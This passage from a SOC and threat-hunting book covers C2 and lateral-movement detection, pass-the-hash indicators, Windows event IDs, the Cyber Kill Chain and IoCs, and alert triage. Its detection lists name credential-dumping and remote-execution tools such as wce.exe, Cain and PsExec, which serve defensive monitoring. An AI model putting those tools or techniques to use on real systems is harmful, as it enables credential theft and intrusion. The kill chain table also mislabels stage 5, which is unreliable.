One of the more sophisticated techniques, which requires checking the site’s certificate, is domain fronting, captured during the TLS exchange for an HTTPS site and content-delivered through a content delivery network (CDN). In essence, one domain name is in the TLS header and another domain is inside the HTTP header itself.[1] This condition may cause the CDN to route traffic to the domain inside the HTTP header, not the TLS header.

Past that level of C2 is an attacker using a neutral space C2 capability.[2] For example, the attacker may post to Twitter feeds, Facebook pages, or some other location that the victim systems can access and that the attacker group can also access. It is a common technique to direct users to these sites via a spear-phishing email. Table 4-1 explores network-based detection in more detail, and Table 4-2 looks at application content–based detection.

Table 4-1. Network-based C&C detection

Criteria	Explanation
Well-known IP-to-site relationships	Much of the top-one-million list can be filtered out from evaluation.
IP reputation	New site-to-IP relationships should be reviewed, such as a site registered within the last seven days, a newly observed IP for your site, or a site-to-IP change. Most sites don't change their IPs frequently, depending on DNS detection with Bro or Passive DNS.
Validated poor IP reputation	Several threat analysis services, such as OTX, monitor IPs for malicious activity and maintain lists of IP addresses known to be involved in malicious activity.
Low DNS TTL and DNS-to-IP changes	Many years ago, a 24-hour DNS TTL value was quite common. Today, TTLs may be arbitrarily set low, such as one to five minutes, to improve disaster recovery operations or support DNS round robin. If DNS-to-IP relationships are set low, and they change to a new IP or a new autonomous-system-identified network in an unexplainable way, then the DNS name is likely involved in botnets using a FastFlux technique.
DNS queries, new names, or very low-frequency DNS names, and DGA	A top-one-million DNS query list can be used to great effect as a data reduction tool. Two examples are the Majestic list and the Cisco Umbrella list.

Criteria	Explanation
DNS queries to dynamic DNS providers	For most businesses, the use of dynamic DNS will be minimal at best. Review queries answered by DDNS providers; you will need a DDNS provider list.

Table 4-2. Application content–based C&C detection

Criteria	Explanation
File transmissions	FTP and HTTP/S upload-type file transfers are normal occurrences for some segments of the population, including both user workstations and servers. When an internal IP sends data significantly above its threshold, the destination should be checked and possibly the user queried. As a secondary indicator, end users are more likely to send data via FTP, SFTP, or HTTP/S uploads during working hours, while batch processes are more frequent overnight, although your mileage may vary. Note that SFTP is an extension to SSH. While it may look like remote access, there will be a distinct difference in communication volume by direction and send/receive pacing.
Known malicious URL	A user visit to a known malicious URL should be investigated. Several open source URL lists are available.

Criteria	Explanation
Protocol violation or mismatch	Protocols, whether network, system, application, or other protocols, are well defined by RFCs, which occasionally have wiggle room. IANA has defined well-known ports that use well-known protocols. For example, HTTP is normally delivered on 80/TCP, whereas HTTPS is normally delivered on 443/TCP and the traffic begins with a TLS exchange. If outbound HTTP/S traffic is observed on nonstandard webserver ports and a technical component can detect this "protocol mismatch" condition, the traffic should be investigated to determine whether it supports a real organizational requirement. While these are not perfect and do not account for every possibility, they provide a basis for applications and network services to communicate. Violations of these rules may indicate C&C usage or other issues. For example, numerous protocols have had tunneling capabilities built in that can use a data field or a normal communication capability for hidden communication. Another example is outbound traffic carried over 443/TCP that is not HTTP and did not begin with a TLS exchange.

Lateral Movement or Lateral Traversal

Lateral movement or *lateral traversal* is the term that describes how an attacker uses a compromised account or a trust relationship in the domain or forest to move from system to system as they act on their objectives and find the resource they want.

Lateral movement is usually achieved through a process:

1. Some form of compromise occurs, such as a user clicking on a link in an email or a browser drive-by installation of some minimal component. This is known as the first stage, and all an attacker needs is a susceptible user to establish a toehold.
2. The minimal component reaches out to gather a secondary tool, such as a backdoor, a more sophisticated trojan, a C2 agent, or a keylogger. This reach-out process is known as the second-stage installation process.
3. Some form of persistence mechanism is created, which can be exposed by reviewing the system configuration using autoruns analysis.[3]
4. Some form of beaconing occurs, which can be observed by analyzing network traffic. Beaconing has these characteristics:[4]
    - Connections recur on an interval; think mostly regular patterns.
    - Connections persist and show up again after a reboot.
    - Small outgoing/incoming packet sizes appear for C&C because it doesn't take much traffic to tell an agent what to do.
    - Traffic is usually permitted through corporate defenses and carried over HTTP, port 80; HTTPS, port 443; DNS, port 53; NTP, port 123; and, in some cases, ICMP.
5. The attacker then performs several distinct actions upon gaining access to the system:
    - They may escalate privileges to dump, and then crack, the local password database, either the Windows SAM or the shadow file on a UNIX/Linux–based system.

  - They may gather an incoming credential, such as by capturing and then reusing a Windows authentication hash.
  - They may establish a scheduled task or install a service that can provide a return path or act as an agent that connects to a C2 network.

Broadly speaking, several common authentication patterns are found in a Windows domain. By understanding these patterns, threat hunting teams and SOC analysts can understand normal behavior so that they can detect malicious behavior:

- Users authenticate as themselves from their assigned workstations to a common set of resources a few times per day and use those resources for the workday. An example pattern could be once at the beginning of the day and perhaps again if they log out at their assigned lunchtime. After that, authentication from user workstations to central resources is lower because, by default, AD provides a user with a Kerberos ticket that grants access to a resource for 10 hours. This shows up as 4768 events on the domain controller as users access new network resources.
- Service accounts authenticate from known hosts with some sort of defined pattern to servers and workstations for the purpose of performing a task. For example, a performance monitoring agent authenticates to the network as it logs on to gather kernel counters, or a software deployment tool reaches out from a deployment server.
- Proxied authentication occurs when a user's credentials are authenticated but the caller is not part of the domain. Examples include LDAP-based authentication, VPN sources, Kerberos Constrained Delegation, TACACS+, and RADIUS.
- User accounts are rarely, and I do mean rarely, used to access a system directly or with a local account on a system. These events

are recorded with a 4624 event, logon type 3, in that system's security event log. Collecting and counting these events in the aggregate can reveal lateral traversal. Local accounts can be detected when the Workstation Name field is the reporting system name or is not the domain. There is also an absence of an entry on a DC when a local account is used.

- RDP and SSH access to servers usually occurs from IT or from a few IT support networks to the server farm.

Lateral movement may be involved when accounts are used outside these boundaries, such as when a user attempts to authenticate to dozens of workstations or a service account is used from its nonstandard source server.

Pass the Hash

Pass the Hash (PtH) is an attack technique in which an attacker gains the NTLM hash and can then leverage that hash across the network. Detecting PtH is one of the primary drivers behind not using local accounts, strengthening NTLM to v2 if it must exist, and forwarding the security log from workstations and member servers to the SIEM platform. Note that PtH can look like normal traffic on the network.

To detect accounts that are not part of the domain, or a locally defined account such as the local administrator or a backdoor account, look for the following:

- The security log event ID 4624 has a LogonType of 3 because this example requires NTLM authentication as the Authentication Package.
- The session key length is 0.
- The Logon Process is NtLmSsP.
- The referenced account is not a domain logon; it is a local logon and not the ANONYMOUS LOGON account.

- The same account is used to connect to multiple systems from the same source system, as shown in the Source Network Address field.

Other Windows System Traces

There is a wide variety of trace data on a Windows system that shows evidence of execution and intent. Microsoft makes the operating system more user-friendly, and as a result, there are more ways to observe what happened recently:

Process execution

Numerous tools are available to attackers that can manipulate a system and establish persistence. Examples include PsExec, anything with "dump" in the name, Cain, PowerShell with long command lines or scripts that aren't normal, and, of course, *wce.exe*. To view these events, collect 4688 events and make sure that Detailed Tracking is enabled.[5] Review Sysmon data and Security log event ID 4688 data. Watch for use of PowerShell when scripts are run from a nonstandard location, have odd names, use long command lines, or make internet connections. WMI calls are not common, especially from workstation to workstation.

Profiles

When a user interactively logs on, a profile and a set of directories are created for that user.

Persistence mechanisms

Windows event IDs can be found by reviewing several logs and event types:

- RunAs events appear in the Security log as 4648, 4624, 4688, and 4689.

- Scheduled task creation appears in the Security log as 602, 4698, and 4699, and in the Microsoft-Windows-TaskScheduler/Operational log as 100, 102, 200, 201, and 129.

- Service creation or installation appears in the Security log as 4697. Look for odd names, long names, misspelled names, or random names. Service events in general come from the System log Service Control Manager, as event IDs 7045, 7035, 7036, and 7040.

- Administrative rights assignment after login appears in the Security log as 4672 and may be granted to a newly created local account.

- New local accounts that cannot be explained, especially accounts ending in a dollar sign, should be reviewed because these accounts are an attempt to look like a computer account.

- Remote logins appear in TerminalServices-LocalSessionManager events with ID 21.

- Administrator account usage includes the use of accounts named “administrator,” regardless of location. Users should always perform elevated actions with a specific authorized account.

- WMI timer events appear when Windows logs event IDs5859 and 5861. Use the WMI-Activity/Operational event log for further analysis by reviewing event IDs 5858, 5859, 5860, and 5861.

- WinRM persistence activity may appear when Windows Remote Management allows one system to run scripts and commands on another system. These events are recorded in the Microsoft-Windows-WinRM/Operational log as event IDs 6, 91, 142, 145, 161, and 254. Related events can be found in the Security log as

events 4624, 4625, and 4648. Lastly, if enabled, there can be extensive logging in the Microsoft-Windows-PowerShell/Operational log. With Entra ID becoming the mainstream directory service, you can also investigate its log systems for account life–cycle and role-based events.

Compromise- and reconnaissance-related events on Windows 10, Windows 11, and Server 2016 and above

Microsoft implemented recent enhancements with improved auditing, specifically to identify whether a compromise is in progress. These events all come from the Security log:

- Event ID 4799 records that security-enabled local group membership was enumerated.
- Event ID 4798 records that a user's local group membership was enumerated.
- Event ID 4627 records group membership information.
- Event ID 6416 records that a new external device was recognized by the system.
- Event ID 4624 includes the new Linked Logon ID, Elevated Token, Virtual Account, and Restricted Admin Mode fields.
- Event ID 4688 includes new information on process start events.

Special groups

This feature logs a particular event, Security:4694, when members of a monitored group log in to a system. To use this feature, enable Audit

Special Logon under Logon/Logoff in the Account Management section of Group Policy. Then collect the security identifiers for the accounts you want to monitor, which are visible on the Attribute Editor tab for an account in the Active Directory Users and Computers (ADUC) application. Well-known SIDs are also defined on the Microsoft Learn site.

Network Traces

System-to-system communication doesn't support the target systems usage pattern. Examples include the following:

- Workstation-to-workstation communication uses RPC over port 445/TCP and WSMAN over 5985/TCP.
- Server-to-server communication may also follow this pattern, but research will be needed to narrow down what is suspicious.
- ICMP traffic may appear between workstation networks.

Using the Lockheed Martin Cyber Kill Chain

The concept of the Cyber Kill Chain, or the steps executed during the stages of an attack process, can be very useful in how the SOC leverages every piece of evidence data within its realm. This model is illustrated in Figure 4-1. It was originally designed as a reference mechanism in 2011. Today, its use has expanded to include an organizational method for security event data.

When the SOC team detects activity that matches one of the stages in the chain, it can immediately pivot based on the IoC, IoA, or alarm and look forward to determine how successfully the attack is progressing. For example, if there is detection of a suspicious command line that may indicate malicious software on the system, the analyst can look for any outbound traffic from the suspect host to see whether something is communicating with a C2 infrastructure. The analyst can also look back one

step and identify exploit vector candidates. If one of them looks like an email, the analyst can engage someone else to look for other users who may have also clicked on the email, or users who have not, and purge the offending malicious mail from their inboxes.

By using the Cyber Kill Chain model, an analyst has a frame of reference even if the sequence is picked up in the middle. For example, if persistent malware is detected in a system's Run keys, which corresponds to the Installation step, then retrieve the last command-line history, looking back in time for connections to machine or system activity that can identify how the system was exploited. Also look forward in time to see whether other persistence mechanisms are installed, such as a scheduled task or manipulation of a different Run key.

The term *kill chain* originates from military science. It describes how to identify a target, the amount of necessary force, usually kinetic, to destroy that target, and the decision making necessary to destroy the target, which Lockheed Martin adapted to the cyber domain. An analyst can also use "observe-orient-decide-act," or the OODA loop, to help structure their thinking and actions. If you haven't heard of this term, it was created by Col. John Boyd, USAF. The premise of the OODA loop is simple: whichever pilot in an aerial combat situation can observe, orient, decide how to act, and then act survives the dogfight, or wins.

Furthermore, the Cyber Kill Chain provides a model for gap detection and analysis against a well-defined attack progression pattern, helps improve the overall defense-in-depth posture, and supports better instrumentation of the technical and operational environment to repel adversaries.



Stage
Practical definition
Compensators and detection
The InfoSec function can work to minimize data leakage, while SecOps should keep informed about threat developments.
1
Reconnaissance
Attacker focuses on finding a viable target
Apply OSINT and attack surface reduction
2
Weaponization
Couple RAT with undetectable exploit in deliverable
Monitor advisories; block avenues
Many components are instrumented to protect the environment and provide highly valuable data to SIEM/SecOps.
3
Delivery
Send; email, website enticement, USB, scan/exploit
Anti-spam, DNS mitigation, sandbox explosion, web content inspection/filtering
4
Exploitation
Trigger code, use, autorun-RUN
A/V, HIPS, harden system(s), EDR, never run with elevated access for day-to-day use
5
Weaponization
Install service, scheduled/ restart job to survive reboot
Change detection on LAN, cloud, and SaaS; baseline deviations
SecOps can fully engage and use the myriad of tools at their disposal to detect and respond to threats.
6
Command/control
Call home comm and respond to orders using disguisable means/reverse shell
Threat Intel Integration–IP, Domains; DNS management. Human processes–exfil/protocol analysis, baseline deviations. Host visibility tools. Lateral traversal–MSFT ESAE practices
7
Act on objectives
Actions: data exfil, encrypt data, disrupt, lateral movement, "own" environment

Figure 4-1. Lockheed Martin Cyber Kill Chain and security controls

IoAs, IoCs, and Data Dependencies

There are several definitions of an IoC. When several definitions from Digital Guardian, Wikipedia, CrowdStrike, and Cisco are "mashed up," this working definition of an IoC emerges:

> *"An IoC is a piece of forensic data observed on the network, in a logfile, in a persistence facility, or in the operating system that is likely to indicate malicious activity and can aid security operations or incident responders in detecting breaches, malicious activity, misuse, or some other form of attack."*

Hand in hand with IoCs is another term you may come across: *indicators of attack*.[6] An IoA differs from an IoC because IoAs focus on what an attacker is attempting to accomplish, not just the malware or observed behavior. IoCs depend on some form of signature, discrete data element, or pattern match, such as a firewall record with a source IP matching a threat feed. In contrast, IoAs can include a directed spear-phishing email, a password spray event, outbound traffic for TFTP (69/UDP), a never-before-seen destination for SSH traffic with no corresponding DNS query, an internal scan observed on the network, rogue access points appearing in the building, or a new hire accessing shares and files en masse that aren't part of their job responsibilities.

IoAs have several defining characteristics:

- They focus on detecting preattack behavior, operate in real time, and are proactive in nature. They are leveraged heavily by threat hunting.
- At their core, they are prevention focused and support real-time response.
- They include abnormal system or user behavior, deviations from the population norm, attempted or successful privilege escalation,

and suspicious command execution, such as deviations in the producer-to-consumer ratio, new outbound SSH attempts to a first-observed IP, significant shifts in communication volume, and usage activity outside a user's normal working hours.

- They allow IR and SecOps teams to improve defenses and stop attacks earlier in the Cyber Kill Chain.

IoCs have the following defining characteristics:

- They focus on postevent analysis of forensic artifacts that point to the compromise. They often drive rescoping and broaden search activities in the dynamic IR process.
- They identify postactivity intrusion or breach evidence so teams can respond to after-attack conditions.
- They manifest as data elements, such as IPs, suspect user accounts, email addresses, files, hashes, directories, aberrant traffic patterns, or installed services. They can also provide shape to the intrusion timeline.
- They are better suited to detection or alerting measures for the detection engineering function.

SOC and threat hunting teams can use these indicators to evaluate their environments; review the data dependencies to ensure that the reporting system is configured to generate data at the resolution necessary to detect the indicator; then design a query or reporting for the SIEM platform or, in many cases, build out alerts and dashboards in the SIEM platform to bring that indicator to the SOC's attention. Table 4-3 provides more detail.

Table 4-3. Indicators and forensic data dependencies

Indicator	Data dependencies
Unusual outbound network traffic	Firewall logging, including a default deny policy, web proxy logging, protocol mismatch detection from Bro logs, and unusual IP protocols, which can be detected by a simple NIDS rule.
Account management anomalies	Central directory data, designated account managers, and knowledge of privileged accounts, service accounts, consistent account naming, and account correlation across various systems. Cross-system correlation may require a consistent attribute, such as a unique employee identifier, to be added to all systems.
Privilege account misuse or anomalies	Inventory of privileged accounts for the directory and for systems that reside in "account islands." Account islands are often application specific and contain very valuable data.
Geographical account usage patterns or improbabilities	VPN, MFA/SSO authentication logging, rules to detect "inside in use" versus "outside detected," and IP-to-geolocation attribution, such as MaxMind's data. Source data enrichment may be required so geolocation can be added as data arrives.
Account usage attempts for unknown accounts	Robust logging across the enterprise, auditing that records failure conditions along with a reason code, and login activity from non–AD-integrated systems.

Indicator	Data dependencies
Confirmed threat intelligence “hit”	Intelligence feeds and the ability to match an attribute against data arriving in the system, such as an IP address, DNS name, email address, or malware hash.
First-seen binary	Filesystem integration, EDR, or other HIDS tool, along with an inventory of known or observed binaries and a hash list of known binaries. This IoC requires at least a month of observation before it is likely to work properly.
Database query volume and velocity changes	More sophisticated query statistics, database activity logging, standard-deviation detection, and encryption keys to allow protocol inspection.
HTML or website query size and ratio mismatches (producer to consumer)	Webserver, API gateway, WAF logs, and proxy server logging with enough granularity to support the analysis. This indicator depends on the ability to get the packet size.
URL hits above baseline	Webserver, WAF, web application and API protection (WAAP), and proxy server logging with enough granularity to provide the full URL. UDP-based syslog may truncate this data.

Indicator	Data dependencies
Protocol abuse or mismatched protocol to well-known ports	IDS or NGFW capabilities that can analyze network traffic at the application level and compare port usage to application usage.
Registry, `/etc`, or filesystem changes outside the change window	File integrity monitoring, such as OSSEC or Tripwire.
DNS mismatches, fail spikes, DGA queries, excessive TXT queries, rapid name-to-IP changes (FastFlux), or semiflux	High-quality DNS audit logs with the true source, request and response data, and an analysis engine. This analysis can be performed on or near the DNS server with a tool such as Bro IDS or PassiveDNS. *Semiflux* is a *BTHb* term. In 2025, I started observing a malicious campaign in which the FQDN-to-IP relationship changed randomly between 2 and 12 times a day, and the adversary used various hosting providers with overloaded IPs that had hundreds to thousands of domains mapped back to the IP. The intention seems to be that a temporary block on an IP address might cause an operational issue.
OS changes of significance outside the change window	Patch detection and “system” activity logging, such as new services; share creation; application installation, modification and removal; and other OS state change data.

Indicator	Data dependencies
Mobile device or other IoT device profile changes	An MDM solution, such as Intune, that can be applied to the IoT device. However, MDM solutions do not provide rich logging on par with modern operating systems or Entra ID/Microsoft 365. What you can do is investigate the device profile that is used against federated systems such as PingID and Okta.
Unexplained disk usage or volume changes	Operating system integration with a performance monitoring tool.
Web browsing that does not match human page consumption speed, click rate, and habits	Web proxy logging.
Suspicious user agents	User agent logging in a proxy, NGFW, WAF/WAAP, or NIDS.

Example SOC-Focused Threat Hunt Checklist

One of the tasks that a SOC staff member can do is execute a focused threat hunt with the support of a well-defined playbook. A person can likely find suspicious activity in less time than it would take the SOC to fully automate the process. These steps are also a useful way to integrate AI-based

processing into security operations. LLM-type tools can be deployed to bring these signs forward, and with a human in the loop, the analyst can confirm whether there is an issue to investigate:

1. Search for signs of command and control.
    a. Look for beacons using an anomaly detection tool or alerts.
    b. Review the top 20 IPs with the greatest number of connections, the longest connection times, and the largest amount of data moved. Ensure that any system appearing in all three lists has a well-understood communication pattern.
    c. Look for long-running transactions, such as transactions longer than eight hours.
    d. Review DNS responses with high-entropy domain names.
    e. Identify unknown user agents.
    f. Review SSL interactions with known-malicious or self-signed sites.
    g. Identify dynamic DNS queries to DDNS providers.
    h. Review long DNS queries, DNS TXT queries, and excessive DNS-failed queries.
2. Observe a potential adversary as they would go after your crown jewels.
    a. An adversary is after sensitive or valuable data, so review the event types and alerts generated from systems that contain the most sensitive data.
    b. An adversary will compromise the environment through the desktop and move laterally, so search out 4624

authentication events from within systems on the network and look for odd patterns.

c. An adversary will "live off the land," meaning they will use PowerShell and leverage built-in commands, so review the output of Sysmon, Security:4688 event data, or indicators created by a modern EDR platform for IoAs for process execution using long-tail analysis.

3. Monitor privileged accounts by getting the current membership of elevated groups and then reviewing actions taken by these users in the aggregate. Activities such as scheduling tasks should clearly relate to system management.

4. Review newly registered domains based on the URL filtering platform. Compare that list with CTI on the next day to see whether a domain accessed on the prior day is now known to be malicious. There will always be lag time before a filtering system knows that a site is malicious. This is fundamentally different from a domain looking suspicious. Remember that not all new domains are malicious, but all malicious domains were new at one point.

SANS Hunting Maturity Model

In August 2016, the SANS Institute published a paper by Robert M. Lee and David Bianco titled "Generating Hypotheses for Successful Threat Hunting." This paper has stood the test of time. It presents the Hunting Maturity Model and makes several key points, summarized and slightly adapted and combined for presentation here:

- An analyst's ability to generate a hypothesis is based on observations. A hypothesis is derived from threat intelligence, situational awareness, crowdsourced data and reporting, or domain (environment) experience.

- Hypotheses must be testable, grounded in reality, reusable, and updated over time. Guard against personal bias in developing a hypothesis.
- The hunter must know the data and technologies at their disposal.
- The use of IoCs and the TTPs of an adversary has entered mainstream cybersecurity.[7] Using an IoC may not lead to a formal hypothesis but may lead to alerts and further investigations.
- IoCs are not a panacea. They should be used in context as a tool. Context is important to properly using an IoC. Many IoCs, such as domain names and IP addresses, have a shelf life. Further, what is an IoC for you may not be an IoC for another organization's network.
- The paper presents a crown jewel analysis process. In essence, this process means you identify the most important data sources and applications and build attack graphs and attack pathways to inform monitoring capabilities and hunts.
- People, process, and the business environment are critical to the organization's threat landscape.

Further Reading

Roberto Rodriguez has posted the Threat Hunter Playbook on GitHub.

Splunk offers a PEAK-based hunter cookbook (registration required).

The MITRE APT3 Adversary Emulation Plan provides a useful walk-through of how to emulate an adversary's behavior on the network.

---

1 Adapted from *https://attack.mitre.org/wiki/Technique/T1172*.

2 As an example, DHS AR-17-20045 describes how one actor uses this technique.

3 Review the article in the InfoSec Handlers Diary Blog for July 6, 2018, for a great discussion on how to get autoruns data into Splunk.

4 One tool to detect beaconing is RITA. It performs sophisticated statistical analysis on Zeek logs.

5 The group policy location is Computer Configuration → Policies → Windows Settings → Security Settings → Advanced Audit Configuration → Detailed Tracking, where you need to enable Audit Process Creation to get the command line in a 4688 event.

6 CrowdStrike has one of the better articles that explains IoA, IoC, and the differences between them.

7 AlienVault's Open Threat Exchange is an example.

Chapter 5. A Day in the Life of a SOC Analyst

"There is nothing more deceptive than an obvious fact."

—Sherlock Holmes, *The Boscombe Valley Mystery* (1891)

This chapter provides a framework for activities performed and processes followed by SOC analysts, day in and day out.

Processes should be set up to ensure that alarm and security data analysis can be handled by different levels of staff to resolve an alarm. If the first layer of analysts can quickly resolve a large percentage of alarm conditions, that's great. To that end, alarm notifications need to be as tuned as possible, processes should be optimized to support specific skill levels, and the first-level team needs guidance on how to pivot from an alarm condition to review of related data to resolve the alarm. Both can be never-ending exercises. Remember: the SOC analyst is at the receiving end of the alarm and security data stream. As a result, the analyst must meet several objectives every shift:

- Perform alarm triage. The analyst should follow a priority model as alerts are raised. If the alarm is valid, the analyst may work on the alert, collect initial data, investigate, start a ticket, or escalate.
- Review the dashboard to maintain situational awareness and identify low-volume alerts that may pull a thread.
- Review security state data to ensure that the proper data is coming into the platform every day.
- Identify and report operational issues, positioning the SOC as a strong, collaborative partner.
- Perform active threat hunting by reviewing specific security data.

- Review security intelligence data, bulletins, postings, and other sources of current information and instruments in the NSM and/or SIEM platforms.

Let's take a look at each of these in turn.

Alarm Triage Overview

Analysts review and process alarms through a triage workflow, working from the highest-severity alerts to the lowest. The severity rating methodology is baked into the alert pipeline, so the relative urgency rating and how it is presented are often specific to both the organization's architecture and the SIEM implementation. If severity is organized by the Cyber Kill Chain, then System Compromise would be at the highest level, because this classification represents a successful breach of system security. If severity is organized by ATT&CK, then techniques under Privilege Escalation (TA0004), Defense Evasion (TA0005), Credential Access (TA0006), and Lateral Movement (TA0008) arguably represent the most recognizable and clearly identifiable signs of intrusions.

Regardless of the model used, the detection engineering and security use-case process described elsewhere must clearly indicate alert severity for the analyst. As early as possible, each alarm should be categorized so that it receives the appropriate level of attention. There are at least three sources of alerts that enter triage: most originate from automated detections and alerting, some come from service desk tickets raised to the SOC, and occasionally the threat hunting process proactively discovers incidents and pushes them into the alert queue, as shown in Figure 5-1.

In a tiered SOC model, as shown in the figure, frontline staff review alerts as they arrive. First, they perform alert triage with the objective of quickly determining whether the alert is likely a true event or a false positive, deciding how to handle it, and either moving it to investigation status or closing it out. If the alert appears to be a true positive, it may be passed along, as frontline analysts typically handle less-complex alerts. This

process works best when analysts follow a clearly defined playbook. For alerts beyond their skill or authority level, such as an EDR blocking active malware execution, evidence of a hands-on-keyboard adversary with remote access, or a suspected insider threat, the frontline tier escalates the case to senior analysts. Senior analysts may handle the case themselves or declare a broader incident and activate incident command, depending on the severity.

